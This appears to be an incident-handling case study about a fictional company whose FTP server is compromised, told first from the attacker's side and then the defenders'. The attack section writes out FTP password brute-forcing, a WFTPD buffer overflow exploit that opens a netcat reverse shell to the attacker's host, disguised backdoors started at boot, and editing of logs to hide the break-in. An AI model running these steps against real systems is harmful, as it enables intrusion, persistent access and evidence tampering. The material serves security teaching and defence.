
While this did not provide any direct information relating to trudevnet.com, it did show that trudevnet.com was using CableTele Communications IP address space and based on the nslookup results, the IP address was a static IP address because the serial number for the SOA record referenced a date and appeared to be January 2, 2004.

Zack had been able to find a WFTPD server by searching through the Internet. He was able to gather a list of potential usernames who may have accounts on the WFTPD server: paul, john, admin, PFclient, DFclient, and GFclient. He was able to discover that it was hosted by an ISP that hosted the mail for the company.

Scanning

Zack scanned the known external IP address for TruDevNet for responding ports using LANGuard Network Scanner and the RedHat 9 Linux version of NMAP.

View of LANGaurd Network Scan:



View of NMap scan:

```
[root@rh9 sbin]:# nmap -sS -O -n 255.233.109.185

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at
2004-03-12 17:37 MDT
Interesting ports on 255.233.109.185:
(The 1649 ports scanned but not shown below are in state:
closed)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in
19.766 seconds
```

LANGuard and NMap both reported that it appeared to be a Windows XP environment. Based on the results, Zack was fairly confident the results were correct.

Zack also wanted to add backdoors to the victim machine and so he needed to find what ports were open on the firewall but not being used by the server. Zack used traceroute to determine the firewall IP address.

```
C:\>tracert -d 255.233.109.185

Tracing route to 255.233.109.185 over a maximum of 30 hops

  1    20 ms    80 ms   110 ms  258.145.8.1
  2    10 ms    20 ms    10 ms  254.59.130.194
  3    40 ms    10 ms    30 ms  256.163.71.129
  4    40 ms    40 ms    30 ms  256.163.76.86
  5    90 ms   100 ms    40 ms  256.163.76.174
  6    70 ms    70 ms    60 ms  256.163.76.2
  7    81 ms    60 ms    70 ms  256.163.64.1
  8   160 ms   111 ms    60 ms  256.223.115.133
  9   220 ms   191 ms   180 ms  257.70.227.97
 10   250 ms   201 ms   170 ms  257.70.229.156
 11   301 ms   160 ms   150 ms  252.72.148.6
 12   180 ms   191 ms   170 ms  252.103.252.1
 13   291 ms   170 ms   170 ms  252.103.226.2
 14   191 ms   160 ms   170 ms  252.105.126.2
 15   170 ms   171 ms   160 ms  fortress.trudevnet.com [255.233.109.184]
 16   180 ms   221 ms   170 ms  www.trudevenet.com [255.233.109.185]

Trace complete.
```

Zack saw that 255.233.109.184 (fortress.trudevnet.com) was likely the firewall IP address. He would use this IP address to look for open ports.

Next, Zack used Firewalk on his RedHat 9.0 system to perform this scan. Firewalk is a security tool that determines what protocols an IP forwarding device will pass, in this case a firewall. Firewalk sends TCP or UDP packets with a TTL of one greater then the target firewall. If the traffic passed through the firewall, it would expire on the next hop and return an ICMP_TIME_EXCEEDED message. If the firewall did not allow the traffic then no response was received.


```
[root@rh9 sbin]:#firewalk -n –P0-1024 –pTCP 255.233.109.184
255.233.109.185

Firewalking through 255.233.109.184 (towards
255.233.109.185) with a maximum of 25 hops.
Ramping Phase:
 1 TTL: 1 port 33434: <response from> [258.145.8.1]
 2 TTL: 2 port 33434: <response from> [254.59.130.194]
 3 TTL: 3 port 33434: <response from> [256.163.71.129]
 4 TTL: 4 port 33434: <response from> [256.163.76.86]
 5 TTL: 5 port 33434: <response from> [256.163.76.174]
 6 TTL: 6 port 33434: <response from> [256.163.76.2]
 7 TTL: 7 port 33434: <response from> [256.163.64.1]
```

```
 8 TTL: 8 port 33434: <response from> [256.223.115.133]
 9 TTL: 9 port 33434: <response from> [257.70.227.97]
10 TTL:10 port 33434: <response from> [257.70.229.156]
11 TTL:11 port 33434: <response from> [252.72.148.6]
12 TTL:12 port 33434: <response from> [252.103.252.1]
13 TTL:13 port 33434: <response from> [252.103.226.2]
14 TTL:14 port 33434: <response from> [252.105.126.2]
15 TTL:15 port 33434: Bound scan: 5 hops <Gateway at 15
hops> [255.233.109.184]
port 1: *
port 2: *
      [… removed non-responding ports to conserve space]
port 21: open
      [… removed non-responding ports to conserve space]
port 25: open
      [… removed non-responding ports to conserve space]
port 80: open
      [… removed non-responding ports to conserve space]
port 443: open
      [… removed non-responding ports to conserve space]
```

He found that port 25 and 443 were open on the firewall but the http server was not listening to these ports. NMAP and LANGuard only reported TCP ports 80 and 21 to be open. This would allow services bound on the ports to be listening and the firewall would allow outside connections in on these ports.

Exploiting the System

Zack still required a password for one of the usernames he had found through his discoveries. He set up a program called Brutus to perform a brute force attack on the FTP service. Brutus is a brute-force cracking program that uses a number of methods to determine passwords. It performs the attack against a service, such as ftp, http, and http forms, using every possible combination of words, letters, numbers, and symbols to find the correct combination. This process can take a very long time but it does get the job done. Zack gathered a fairly large dictionary of common passwords and configured Brutus to use these passwords on the known usernames. This allowed the attack be completed a lot faster as a large majority of passwords are common passwords.



After about 3 hours he found that one username and password had been discovered (username: john, password: f1shing). He was now ready to run the exploit against the FTP server and get full access to the environment.

Zack set up a listening NetCat connection on his system with the following command:

```
C:\> nc -l -p 30000
```

Zack then ran the WFTPD exploit against the victim FTP server

```
C:\>Wftpd.exe 255.233.109.185 21 258.145.8.10 30000 –u john
–p f1shing –v p321
```

- The first parameter is the ftp server IP address.
- The second parameter is the ftp server TCP port.
- The third parameter is the destination IP address listening for a netcat connection.
- The forth parameter is the destination listening TCP port of the netcat
- The fifth parameter is the –u flag followed by the known username.
- The sixth parameter is the –p flag followed by the known user's password.
- The seventh parameter is optional tells the exploit what version of WFTPD is being used. –v p321 represented WFTPD Pro version 3.21. –v 321 would represent the WFTPD (not the Pro version) version 3.21, etc.

Zack executes the exploit and sees that it successfully worked against ftp.trudevnet.com.

```
C:\>Wftpd.exe 255.233.109.185 21 258.145.8.10 30000 –u john
–p f1shing –v p321

WFTPD <= v3.21r1 buffer overflow exploit, (c) axl 2004,
rdxaxl@hotmail.com
[+] Connecting to 255.233.109.185:21...
[+] Connected
[+] Logging in...
[+] Logged in
[+] Trying buffer overflow + using SEH handler
[+] Shellcode encryption key = 05050507
[+] Sending shellcode which will connect to
258.145.8.10:30000...
[+] Shellcode sent successfully
[+] Santa's watching you!

C:\>
```

A couple seconds later; Zack found that the new compromised FTP server connected to his NetCat listening port and displayed a Windows prompt.

```
C:\> nc –l –p 30000

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Windows\System32>
```

Keeping Access

Zack immediately ran an ftp client on the exploited machine to his personal ftp server. He uploaded to the exploited machine modified versions of Serv-U, NetCat and Iroffer, respectively renamed to mexplorer.exe, evtwin.exe and dumpwin.exe, along with their appropriate configuration files.

Actual Name	Modified Name	Location Installed	Port
Serv-U.exe	Mexplorer.exe	C:\Windows\System32\LocalCache\	Ingress Port TCP 25
Nc.exe	Evtwin.exe	C:\Windows\System32\cdrivers\	Ingress TCP Port 443
Iroffer.exe	Dumpwin.exe	C:\Windows\System32\PatchFiles\	Egress TCP Ports 6660-6669

He moved the files into obscure directories within the Windows\System32 directory and then executed the applications.

He then modified the win.ini file to execute these applications on boot up.

He was currently logged into his personal IRC channel and witnessed the new user “ShareBot324” joining the channel. “ShareBot324” was the Iroffer bot joining the channel. Zack issued his username and password to the “bot” and gained administrator access to the “bot”, providing a number of remote controls for the exploited machine.

Zack then tested the installation of Serv-U on the compromised machine. He used his ftp client on his personal workstation and connected to 255.233.109.185 on port 25 with success.

The final test was to see that he could log into his backdoor and so executed NetCat to port 443 and successfully received the Windows XP command line prompt.

```
C:\> nc 255.233.109.185 443

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Windows\System32>
```

Covering Tracks

Zack wanted to make sure that he would not be discovered. He restarted the WFTPD Pro service as soon as he exploited it.

```
C:\> net start "WFTPD Pro"
The WFTPD Pro service is starting.
The WFTPD Pro service was started successfully.
```

He uploaded psloglist.exe from SysInternals to the exploited server. He reviewed the day's events from the security, system and application logs. Reviewing the event logs he found that his ftp attack and buffer overflow was not reported.

```
C:\> psloglist -d 1 -x system
C:\> psloglist -d 1 -x security
C:\> psloglist -d 1 -x application
```

The only related event message in the event log was that the WFTPD Pro service was started. He was going to clear the event logs but believed that no one would question the event log message of the ftp service starting again so he left the event logs intact. Zack then uploaded "reg.exe" from the NTResKit. Microsoft has provided a number of registry tools in the NT Resource Kit. Reg.exe provides access to the registry and uses the codes HKCU (HKEY_CLASSES_USER), HKLM (HKEY_LOCAL_MACHINE), HKCR (HKEY_CLASSES_ROOT), HKU (HKEY_USERS) and HKCC (HKEY_CURRENT_CONFIG) to refer to the various hives within the registry. The latest version of reg.exe can be found at ftp://ftp.microsoft.com/bussys/winnt/winnt-public/reskit/nt40/i386/reg_x86.exe.

Zack executed the command to query the WFTPD Pro logging file:

```
C:\ >reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Texas Imperial Software\WFTPD Pro\Servers\FTPServer\Logging\LogFile"
REG_SZ LogFile C:\Program Files\Texas Imperial\WFTPD Pro\wftpd.log
```

He then went to the location of the wftpd.log file uploaded it to his personal ftp server and cleaned it up, removing all the failed password attempts and the crash. After which he uploaded it back to the server and moved it back into the directory.

Zack reviewed the directories he had been to and deleted all evidence of his presence with the exception of the installed backdoors. He then disconnected and began uploading his warez to the system as he notified his online friends to do the same.

Incident Handling Process

TruDevNet has two system administrators, John and Paul, who are responsible for the systems, the network and the security incidents. Paul is considered to be the senior system administrator as he has more in-depth knowledge and experience in the industry. The company has never had any known attacks before on their network that have compromised the environment. Neither John nor Paul had any formal security training.

Preparation

John and Paul had worked with Management to have approved Acceptable Use Policies in place. John and Paul also started to work on a formal Incident Handling policy but this policy had not yet been implemented as it was still waiting approval by management. John and Paul do have written agreements with management stating that they are responsible for Incident Handling and each employee has agreed and signed the policies.

John and Paul organized an Incident Handling team, which consisted of John, Paul, the Operations Manager and the Vice President. John has been instructed to inform Paul of any strange events and Paul would take the lead role providing guidance to John and dealing with any escalation to management on issues.

Each workstation was configured to have anti-virus with nightly signature updates, a malware scanner and a personal firewall. The system administrators check each system on a weekly basis to verify that all necessary patches have been applied, in doing so the administrators also run the spyware scanner to ensure that no malicious code has been installed. None of the employees, with the exception of the two system administrators, have access to install new software.

John and Paul are the only ones with the appropriate rights to log on to the HTTP/FTP server. The exception is that each developer has a user account on the ftp server to allow them to transfer and perform new updates to the site.

Identification

John received a call from one of the developers stating that the developer was unable to upload the new TruDevNet application to the FTP server. John logged on to the computer and found that it was running very slow and that the system had run out of hard drive space. This was very strange based on the fact that the week before there was over 80% of free drive space. John began probing to see where the drive space was being used and discovered a directory called PatchFiles located in the c:\windows\system32 directory, which contained files

using 80% of the drive space. Looking at the files, it was quickly discovered that they were MP3 and movie files.

John contacts Paul about the event. Paul recognized the potential security implications and requested John to perform the First Responder's Evidence gathering. Paul knew that gathering live information from a Windows environment is difficult and evidence on a live computer can be lost if the system is rebooted, as a large amount of fragile data is stored in memory. If the system was rebooted, this data would be lost. Also, an intruder may have monitoring in place to cover his tracks. Gathering the evidence may compromise the system if it is not done properly and Paul wanted to ensure that there was a common method between Paul and him to gather evidence.

Paul had previously used F.R.E.D. (First Responder's Evidence Disk), a batch file that records basic system information, network connections, active processes, active DLLs, open ports, and MD5 Hash of critical system files. It was developed by the United States Air Force Office of Special Investigations. The batch file calls common "Commercial Over The Shelf" tools stored on a secure medium. This is to ensure that programs executed have not already been compromised. Paul had built a CD that contained all the required files to execute FRED.

John inserted the CD and placed a new, blank disk in the floppy drive. He then executed the FRED.BAT file and documented the command and his actions.

The FRED.BAT file executed the following commands and recorded the results to the A: drive for easy removal:

```
START TIME/DATE
PSINFO  – SysInternals – System Information
PSLOGLIST – SysInternals – Event Logs (System, Application, Security)
NET ACCOUNTS – Windows – Account Policies
NET FILE – Windows – Current Open Files
NET SESSION – Windows – Current Sessions
NET SHARE – Windows – System Shares
NET START – Windows – Started Services
NET USE – Windows – Current Connections
NET USER – Windows – User Accounts
NET VIEW – Windows – Computers on Current Domain
ARP – Windows – Current ARP entries.
NETSTAT – Windows – Current Network Connections
PSLOGGEDON – SysInternals – Logged on Accounts
LISTDLLS – ProcInterrogate – Process List with Associated DLLs
FPORT – Foundstone – TCP/IP Process to Port Mapper
PSLIST – SysInternals – Process and Thread Information
NBTSTAT – Windows – Protocol Statistics and Current NBT connections.
DIR /s /a:h /t:a (HIDDEN FILES) – Windows – Hidden  Files/Directories
DIR /s /a – Windows – Recursive Directory Listing for each drive
AT – Windows – Windows Scheduler Entries
MD5SUMS – PC-TOOLS.NET - MD5 CheckSum of Critical Window Directories
END TIME/DATE
```

John then provided Paul with the disk to investigate further. Paul reviewed the output file and found evidence that the system had been compromised.

FPORT results identified obscure applications to the open ports. The FPORT results were:

```
FPort v2.0 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid   Process     Port Proto Path
256   WFTPD    -> 21   TCP C:\PROGRA~1\TEXASI~1\WFTPDP~1\WFTPD.EXE
2296  Evtwin   -> 25   TCP C:\WINDOWS\System32\cdrivers\Evtwin.exe
3292  inetinfo -> 80   TCP C:\WINDOWS\System32\inetsrv\inetinfo.exe
1264  svchost  -> 135  TCP C:\WINDOWS\system32\svchost.exe
488   Mexplorer-> 443  TCP C:\WINDOWS\System32\LOCALC~1\Mexplorer.exe
1400  svchost  -> 1025 TCP C:\WINDOWS\System32\svchost.exe
1400  svchost  -> 1894 TCP C:\WINDOWS\System32\svchost.exe
3292  inetinfo -> 2258 TCP C:\WINDOWS\System32\inetsrv\inetinfo.exe
3512  Dumpwin  -> 2349 TCP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
3512  Dumpwin  -> 2426 TCP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
3512  Dumpwin  -> 3274 TCP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
   […removed multiple instances of above process to conserve space]
1632          -> 5000 TCP
3292  inetinfo -> 123  UDP C:\WINDOWS\System32\inetsrv\inetinfo.exe
1400  svchost  -> 137  UDP C:\WINDOWS\System32\svchost.exe
1632          -> 138  UDP
256   WFTPD    -> 445  UDP C:\PROGRA~1\TEXASI~1\WFTPDP~1\WFTPD.EXE
2296  Evtwin   -> 500  UDP C:\WINDOWS\System32\cdrivers\Evtwin.exe
3292  inetinfo -> 1026 UDP C:\WINDOWS\System32\inetsrv\inetinfo.exe
1264  svchost  -> 1027 UDP C:\WINDOWS\system32\svchost.exe
488   Mexplorer-> 1028 UDP C:\WINDOWS\System32\LOCALC~1\Mexplorer.exe
3512  Dumpwin  -> 1246 UDP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
3512  Dumpwin  -> 1285 UDP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
3512  Dumpwin  -> 1297 UDP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
   [… removed multiple instances of above process to conserve space]
1632          -> 1900 UDP
1400  svchost  -> 2967 UDP C:\WINDOWS\System32\svchost.exe
1400  svchost  -> 62524 UDP C:\WINDOWS\System32\svchost.exe
```

Looking at the event logs, the IIS log and the WFTPD log, Paul was unable see any obvious evidence of an attack. He did notice that the event log reported that the WFTPD service had been started at a strange time. He talked to John about it to see if John was working on the FTP server at the time. John reported that he had not and Paul included this with the other evidence within his notebook.

Paul looked to see if there were any new vulnerabilities that would affect the HTTP/FTP server. He did find that there were a number of new WFTPD exploits and that these vulnerabilities were remotely exploitable. He went to the vendor site to see if there were any bulletins about these new exploits and found that the vendor had issued a new release with the appropriate fixes.

With this evidence Paul contacted the manager. Paul was not positive on how the system was compromised, but Paul did feel this was a good start. The manager stated that he would go and inform the Vice President of the situation and that Paul was to take the lead on the Incident Handling providing hourly updates to both the manager and the Vice President.

Containment

Paul returned to the system and updated John on the situation. Paul wanted to ensure he did not compromise the evidence with his investigation. At each step Paul verbalized the step to John so that John could properly document the actions taken, ensuring careful notes were added describing who was doing what, when and where; and explaining the reasoning these actions were taken.

Paul decided that they would disconnect the server from the network and reconnect it on an isolated hub. This would allow them to connect their incident handling workstation into the hub and have access to the compromised system without affecting the rest of the network.

Paul determined that they would need to take two drive images. One image will be placed on a similar drive for them to investigate against and the other as a software image to provide a backup in case they corrupt the first image. The original disk will then be removed, labeled in accordance with the security incident particulars and then securely stored until it is decided how to handle the incident from a corporate standpoint.

Paul connected two new drives into the Incident Handling workstation and then powered on the system. He then inserted his Incident Handling CD on to the HTTP/FTP server. The CD included a copy of Norton Ghost. They use Ghost mostly to deploy new operating systems throughout the network, but it is also very useful to make complete, reliable backups of any PC drives, without modifying the source drive.

Paul tested the connectivity between the two systems and verified by ping that he could connect to the server. All actions and commands performed by Paul continued to be documented by John.

Paul started Ghost on the Incident Handling workstation in NetBIOS slave mode.

```
C:\> ghost.exe –nbs
```

Next, he ran the following command on the compromised server.

```
C:\> ghost.exe –ir -clone,mode=dump,src=1,dst=D:\www-ftp-server-040314-drive1.gho -nbm
```

This command performs a Raw Image copy of the whole disk (including all of its partitions), performing a sector by sector copy and tells Ghost to restore the boot track information as is, not performing any repairs. It saves the image to the NetBIOS slave to Drive D: as www-ftp-server-04031401-drive1.gho, meaning www/ftp server on March 14, 2004 – Image 1.

Once the image was saved, Paul then copied the new saved image on the Incident Handling workstation to the hard disk:

```
C:\> ghost.exe –ir -clone,mode=load,src=D:\www-ftp-server-040314-drive1.gho,dst=3
```

Paul began to walk through the new drive image. Looking for what additional evidence he could gather. He also asked John to perform a FRED against the other workstations as Paul wanted to see if other environments were affected.

Paul had a meeting with his Manager and the Vice President to update them on the situation. Paul inquired as to whether to take legal action if more evidence was gathered about the culprit. The Vice President stated that the loss was minimal and not worth the effort to take the matter to court, but to continue gathering evidence to ensure they could properly restore services without the event occurring again.

Eradication

Paul ran an antivirus and malware scan against the system to see if it yielded any viruses or malware that may have been executed. Both scans reported that no malicious software was present.

Paul did some research on the Internet to search for new vulnerabilities that were associated with Windows XP, IIS 5.0 and WFTPD. He did not find any new vulnerabilities for XP or IIS 5.0 as the server was recently patched and no new updates were posted. Paul did find exploit code from PacketStorm Security (http://packetstormsecurity.nl/0402-advisories/wftpdBO.txt) that the http/ftp server should be vulnerable too. He compiled the exploit code for the WFTPD vulnerability on his personal workstation and connected his workstation to the hub. Paul then started the WFTPD server on the Incident Handling workstation and ran the exploit against it and was successfully able to have the WFTPD initiate a NetCat connection to his personal workstation. Paul figured that this was a possible way in which the intruder could have gained access to the system.

Based on the information provided by FPORT, Paul looked at the directories to see what files were associated with the strange applications.

```
488   Mexplorer-> 443  TCP C:\WINDOWS\System32\LOCALC~1\Mexplorer.exe
```

Paul went to the command prompt and performed a change directory to C:\Windows\System32\LOCALC~1\ and was placed in a directory called C:\WINDOWS\System32\LocalCache. Within the C:\Windows\System32\LocalCache\ directory, Paul noticed a file called Serv-U.ini. Paul looked at the file and found that it was a Serv-U configuration file. Serv-U is another popular FTP server. Paul realized that the Intruder had installed this FTP Server as a backdoor on port 25 to allow the user to upload/download files to the HTTP/FTP server.

```
3512  Dumpwin  -> 2349 TCP C:\WINDOWS\System32\PatchFiles\Dumpwin.exe
```

Paul then looked in C:\Windows\System32\PatchFiles\ and found four files in the directory and another directory called 20040105.

```
C:\WINDOWS\System32\PatchFiles> dir
 Volume in drive C has no label.
 Volume Serial Number is DXX2-4XXD

 Directory of C:\WINDOWS\System32\PatchFiles

04/05/2004  10:41 AM    <DIR>          .
04/05/2004  10:41 AM    <DIR>          ..
04/05/2004  10:41 AM    <DIR>          20040105
04/05/2004  11:23 AM             6,656 cygcrypt-0.dll
04/05/2004  11:23 AM         1,111,433 cygwin1.dll
04/05/2004  11:23 AM           245,624 DumpWin.exe
04/05/2004  11:23 AM            20,927 win32.dll
               4 File(s)      1,384,640 bytes
               3 Dir(s)       8,010,496 bytes free
```

The 20040105 directory contained all the movies and mp3 files that had used all the hard drive space. Paul looked at the files in the PatchFiles directory within a text editor and found win32.dll to be a configuration file, but the configuration file did not refer to what the product was. Paul informed John that it was interesting that CYGWIN1.DLL was found in this directory. CYGWIN1.DLL is a Linux emulation API for Windows that allowed some Linux application to be compiled to run on a Windows environment. Paul used an application called strings.exe from SysInternals (http://www.sysinternals.com/ntw2k/source/misc.shtml#strings) against the DumpWin.exe file. Strings.exe scans an executable or an object file and displays UNICODE (ASCII) strings that have a default length of 3 or more UNICODE (ASCII) character. One of the output strings from DumpWin.exe was:

```
iroffer v1.2b13 [November 10th, 2001] by PMG,
```

Paul was now quite confident that DumpWin.exe was Iroffer. He was not sure what Iroffer was but did some research and discovered that Iroffer (http://iroffer.org/) was a file server for IRC, commonly referred to as a DCC bot. It uses the DCC feature of IRC to send and receive files to other users.

```
2296  Evtwin   -> 25   TCP C:\WINDOWS\System32\cdrivers\Evtwin.exe
```

Next, Paul went into the C:\WINDOWS\System32\cdrivers\ directory. The directory consisted of the one file, Evtwin.exe.

Using strings.exe again, Paul found these strings being reported from Evtwin.exe:

```
[v1.10 NT]
connect to somewhere:
nc [-options] hostname port[s] [ports] ...
listen for inbound:
nc -l -p port [options] [hostname] [port]
```

Paul immediately recognized the program to be NetCat, as Paul uses this program on a routine basis, and realized it was being used as a backdoor to the system. This provided more support to the idea that the WFTPD exploit was being used as that required NetCat to connect.

With the number of backdoors, Paul began to search the drive for these application names to verify how these files were being loaded. He found that the win.ini file had also been compromised as there were start up commands to execute the applications on boot up.

Paul found it very interesting that none of the tools used to compromise the system were overtly hostile and were not caught by malware or anti-virus scanners.

With these items now discovered, Paul reviewed the notes that John had taken, added a few additional notes on sections that were a little weak in describing what events had occurred and then discussed with John about restoring services. Paul and John both felt that there may be other backdoors on the server and they believed the best course of action was to rebuild the server and restore data from backups.

As the vulnerability for WFTPD was fairly recent, Paul stated it would be a good idea to restore from the backup before the vulnerability was published. John began installing the new operating system to the Odin server and began writing up a procedure for recovery from the backup and to properly patch/harden the environment.

Paul began reviewing the notes and determined that unused ports 25 and 443 were open on the firewall and allowed the intruder to return to the compromised environment. Paul added new rules to the firewall to block these ports and also to drop ICMP traffic. Paul also wanted to add egress controls to prevent the HTTP/FTP server from making external connections on unused ports. As such, Paul added rules that prevented the Secure Zone from going to the Internet on ports other then TCP Ports 80 (HTTP), 443 (HTTPS), 21(FTP), 20 (FTP DATA), 53 (DNS).

Paul asked John to also install GFI LANGuard System Integrity Monitor (http://www.gfi.com/lansim/). The System Integrity Monitor provides host intrusion detection by checking whether files have been modified, added or deleted on a Windows 2000/XP system.

After the services were restored, Paul and John began to test to see if there were any known vulnerabilities. Paul first tried to see if the buffer overflow vulnerability existed on the new version of WFTPD Pro, which Paul could not successfully execute. He then ran GFI LANGuard Network Security Scanner and found that no vulnerabilities were reported.

Paul instructed John to ensure that all passwords used on the HTTP/FTP server and the rest of the corporate network, were strong passwords, including those used on the WFTPD Pro server. Paul told John he wanted all the passwords on the HTTP/FTP server to be changed as at least one of them was likely to be compromised. Paul wrote a password policy stating that all passwords needed to be a minimum of eight characters in length and contain at least three of the four combinations of uppercase, lowercase, number or special characters.

Recovery

Paul coordinated with the developers to test the HTTP and FTP server to see if everything was functioning properly. Working with the application business units, new passwords were also created for the external clients that used the server.

Paul walked through the process of monitoring the GFI LANGuard System Integrity reports they received on a daily basis with John and had John investigate files that were reported to have been changed, added or deleted. Paul also asked to have all the log files, including the WFTPD log file, checked at least twice a day to see if any strange events were occurring.

On the third day after the recovery, John found that there was a large FTP username/password attack against the system, being reported in the WFTPD log file. It started at 4:00 am that morning and the attack was still occurring at 8:00 am. John notified Paul of the events and once again performed F.R.E.D. (First Responder's Evidence Disk) discovery on the server and provided Paul with the disk of results. Paul's conclusion after looking at the disk and looking at the

WFTPD log file was that this was a brute force attack against the FTP server and that they were still attempting to break in. No malicious software appeared to have been running on the server nor did the file integrity monitoring report any strange file changes. Paul's recommendation was to add the IP address to the firewall's blacklist. The blacklist is used to block any traffic being sent or received by the group of IP's in the blacklist. Paul felt comfortable that it would take a very, very long time for someone to brute force the new passwords being used on the server and that the additional controls would allow them to effectively thwart an attack.

Lessons Learned

Paul updated the manager on the new processes and that everything was up and operational with better security controls. The manager requested that they all sit down together and have a post mortem on the incident. Within the meeting they discussed what had happened, what was the likely cause of the incident, and what additional controls were needed to prevent future incidents?

The following points represent what was learned from the security incident:

- While there was no definitive evidence showing how the attacker got privileged access to the server, the group believed that the WFTPD Pro Server with the recently released vulnerability was the mode of access. The team recognized that it is difficult to monitor for new vulnerabilities on third party products and that they would need to pay more attention to the announcements relating the software applications being used within the environment.
- The team discussed the reasons why there was no evidence on how the attacker gained access. If the attacker did attack the WFTPD server for a username and password like the events that occurred after they rebuild the server then there should have been evidence within the WFTPD server. Paul presented that once an attacker has privileged access, it would not be hard to alter the log files to cover the attacker's tracks. Based on this, Paul recommended that a new centralized syslog server be implemented within the environment. Each server within the environment would be configured to send all event messages to the centralized syslog server. The syslog server would be the repository of all events and would provide an additional layer of security that an attacker would need to compromise to cover his tracks. Although syslog services are typically used with UNIX, various software products are available for Microsoft Windows operating systems.
- John brought forward that due to the fact that the WFTPD server does not report to the Event Viewer, they may want to consider using a different software product to provide FTP services.
- Paul explained to the team what backdoors were installed on the server and why the backdoor used the specific ports. Paul explained that the

network environment was not sufficiently locked down prior to the security incident. The HTTP/FTP server offered SMTP and HTTPS services in the past and that after the services were stopped on the server the server was no longer listening for traffic on these ports. In addition, the firewall was not changed after these services were turned off; therefore the firewall was configured to allow these ports through to the HTTP/FTP server. The attack must have found out what ports were open on the firewall and configured the HTTP/FTP to use those exposed ports. Paul reported that he has since configured the firewall to only have ports open that are actually being used on the HTTP/FTP server, and that they need to continue to ensure that the firewall is properly configured to match the environment.

